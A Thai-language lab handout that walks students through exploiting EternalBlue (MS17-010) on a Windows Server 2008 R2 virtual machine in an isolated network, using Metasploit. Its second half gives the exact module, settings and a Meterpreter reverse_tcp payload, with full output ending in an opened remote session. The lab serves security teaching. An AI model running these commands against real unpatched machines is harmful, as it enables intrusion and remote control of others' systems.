

## Lab 6: EternalBlue

### จุดประสงค์การทดลอง


1. เพื่อเข้าใจผลกระทบของช่องโหว่ วิธีการโจมตี และการป้องกัน
2. เพื่อศึกษาการใช้งาน Nmap และ Metasploit ในการค้นหาช่องโหว่ และการทดสอบเจาะระบบ

### บทนำ

Metasploit เป็นเฟรมเวิร์กในตรวจสอบความมั่นคงทางด้านไซเบอร์ และการทดสอบเจาะระบบ มีทั้งแบบที่เป็น Opensource และแบบที่มีค่าใช้จ่ายโดยมีเครื่องมือ ไลบรารี ส่วนติดต่อผู้ใช้ และโมดูลต่างๆ ที่หลากหลาย Metasploit ช่วยให้ผู้ใช้สามารถกำหนดค่าโมดูล การใช้งานเพย์โหลด เพื่อให้เข้าถึงระบบที่เป็นเป้าหมาย Metasploit ยังมีการรวบรวมช่องโหว่หลายร้อยรายการและตัวเลือกเพย์โหลดหลายรายการ ซึ่งมีการ Update อยู่เสมอ (<https://www.metasploit.com>, <https://en.wikipedia.org/wiki/Metasploit>)

EternalBlue เป็นช่องโหว่ของ Microsoft ที่ค้นพบโดย NSA (สำนักงานความมั่นคงแห่งชาติของสหรัฐอเมริกา) ทำให้สามารถเข้าถึงข้อมูลบนอุปกรณ์ Microsoft ได้จากระยะไกล EternalBlue ถูกขโมยไปจาก NSA ในปี 2560 โดยกลุ่มแฮกเกอร์ Shadow Brokers และมีการเผยแพร่บนอินเทอร์เน็ตซึ่งตั้งแต่นั้นมามันก็ถูกใช้เพื่อเปิดการโจมตีทางไซเบอร์ที่สร้างความเสียหายทั่วโลก เช่น WannaCry, Petya/NotPetya และ Indexsinas ซึ่งช่องโหว่ดังกล่าวได้ถูกขึ้นทะเบียน คือ MS17-010 และ CVE-2017-0144

(<https://nvd.nist.gov/vuln/detail/CVE-2017-0144>)




### เครื่องมือ


- Kali Linux
- VM WindowsServer2008R2 Standard Edition


## ขั้นตอนการทดลอง

1. เปิดเครื่อง VM WindowsServer2008R2 Standard Edition และเครื่อง VM Kali ตั้งค่า IP Address ให้อยู่ใน Subnet เดียวกันตาม Diagram




2. ตั้งค่า Interface ของ VirtualBox ของทั้งสองเครื่องให้เป็น 'intnet' ตามตัวอย่าง







3. ตั้งค่า IP Address ของเครื่อง Kali และ WindowsServer2008R2 Standard Edition ตามตัวอย่าง
- เครื่อง Kali คลิกขวาที่ icon network และเลือก Edit Connections.....



- เลือก Wired connection1 และกดที่เฟืองเพื่อตั้งค่า




- เลือก IPv4 Settings และใส่ค่า Address และ Netmask ตามภาพ เมื่อครบถ้วนแล้วกด Save




- ถ้าตั้งค่าถูกต้องพิมพ์คำสั่ง ifconfig จะแสดง IP Address ของเครื่องดังภาพ

```
(kali㉿kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.10.10.100 netmask 255.255.255.0 broadcast 10.10.10.255  
    ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)  
    RX packets 1 bytes 243 (243.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 135 bytes 23011 (22.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali㉿kali)-[~]  
$
```


- WindowsServer2008R2 Standard Edition เลือกคลิกขวาที่ icon network และเลือก Open Network and Sharing Center




- เลือก Local Area Connection



- เลือก Properties > เลือก Internet Protocol Version 4 (TCP/IPv4) > Properties



- ใส่ค่า IP Address และ Subnet mask



- ถ้าทั้งสองเครื่องอยู่ Network เดียวกันแล้วจะสามารถ Ping หากันได้

```

Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.10.10.10
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Tunnel adapter isatap.{AC1F2FAB-25FA-4DB6-A79C-10F9D8B277BF}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\Administrator>ping 10.10.10.100

Pinging 10.10.10.100 with 32 bytes of data:
Reply from 10.10.10.100: bytes=32 time=2ms TTL=64
Reply from 10.10.10.100: bytes=32 time=3ms TTL=64
Reply from 10.10.10.100: bytes=32 time=2ms TTL=64
Reply from 10.10.10.100: bytes=32 time=2ms TTL=64

Ping statistics for 10.10.10.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 2ms, Maximum = 3ms, Average = 2ms
  
```

```

(kali@kali)-[~]
$ ping 10.10.10.10
PING 10.10.10.10 (10.10.10.10) 56(84) bytes of data.
64 bytes from 10.10.10.10: icmp_seq=1 ttl=128 time=8.59 ms
64 bytes from 10.10.10.10: icmp_seq=2 ttl=128 time=3.86 ms
^C
— 10.10.10.10 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1010ms
rtt min/avg/max/mdev = 3.864/6.226/8.588/2.362 ms
  
```







- เลือกหา Modules ที่เกี่ยวข้องกับ eternalblue และเลือกใช้ Module

```

info -d
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search eternalblue

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec       2017-03-14      normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14      normal  No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great   Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue

```

- ใส่ค่าตัวแปร

- RHOSTS คือ หมายเลข IP ของเครื่องเป้าหมาย
- Payload คือ Module ที่ใช้เพื่อควบคุมเครื่องเป้าหมาย
- LHOST คือ เครื่องที่ใช้ในการโจมตี

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.10.10
RHOSTS => 10.10.10.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.10.100
LHOST => 10.10.10.100
msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

- เมื่อตั้งค่าครบแล้วให้พิมพ์ run ถ้าสามารถเข้าเครื่องเป้าหมายได้ ส่วนสุดท้ายจะขึ้นคำว่า WIN

```

File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.10.100:4444
[*] 10.10.10.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.10.10.10:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.10:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.10.10:445 - The target is vulnerable.
[*] 10.10.10.10:445 - Connecting to target for exploitation.
[*] 10.10.10.10:445 - Connection established for exploitation.
[*] 10.10.10.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.10:445 - CORE raw buffer dump (51 bytes)
[*] 10.10.10.10:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 10.10.10.10:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 10.10.10.10:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 10.10.10.10:445 - 0x00000030 6b 20 31 k 1
[*] 10.10.10.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.10:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.10:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.10:445 - Starting non-paged pool grooming
[*] 10.10.10.10:445 - Sending SMBv2 buffers
[*] 10.10.10.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.10:445 - Sending final SMBv2 buffers.
[*] 10.10.10.10:445 - Sending last fragment of exploit packet!
[*] 10.10.10.10:445 - Receiving response from exploit packet
[*] 10.10.10.10:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.10:445 - Sending egg to corrupted connection.
[*] 10.10.10.10:445 - Triggering free of corrupted buffer.
[*] 10.10.10.10:445 - -----FAIL-----
[*] 10.10.10.10:445 - Connecting to target for exploitation.
[*] 10.10.10.10:445 - Connection established for exploitation.
[*] 10.10.10.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.10:445 - CORE raw buffer dump (51 bytes)
[*] 10.10.10.10:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 10.10.10.10:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 10.10.10.10:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 10.10.10.10:445 - 0x00000030 6b 20 31 k 1
[*] 10.10.10.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.10:445 - Trying exploit with 17 Groom Allocations.
[*] 10.10.10.10:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.10:445 - Starting non-paged pool grooming
[*] 10.10.10.10:445 - Sending SMBv2 buffers
[*] 10.10.10.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.10:445 - Sending final SMBv2 buffers.
[*] 10.10.10.10:445 - Sending last fragment of exploit packet!
[*] 10.10.10.10:445 - Receiving response from exploit packet
[*] 10.10.10.10:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.10:445 - Sending egg to corrupted connection.
[*] 10.10.10.10:445 - Triggering free of corrupted buffer.
[*] 10.10.10.10:445 - Sending stage (200774 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.100:4444 → 10.10.10.10:49159) at 2023-12-04 23:46:58 +0700
[*] 10.10.10.10:445 - -----WIN-----
[*] 10.10.10.10:445 - -----

```

- ตรวจสอบข้อมูลของเครื่องเป้าหมายด้วยการพิมพ์ sysinfo จะแสดงข้อมูลชื่อเครื่องคอมพิวเตอร์

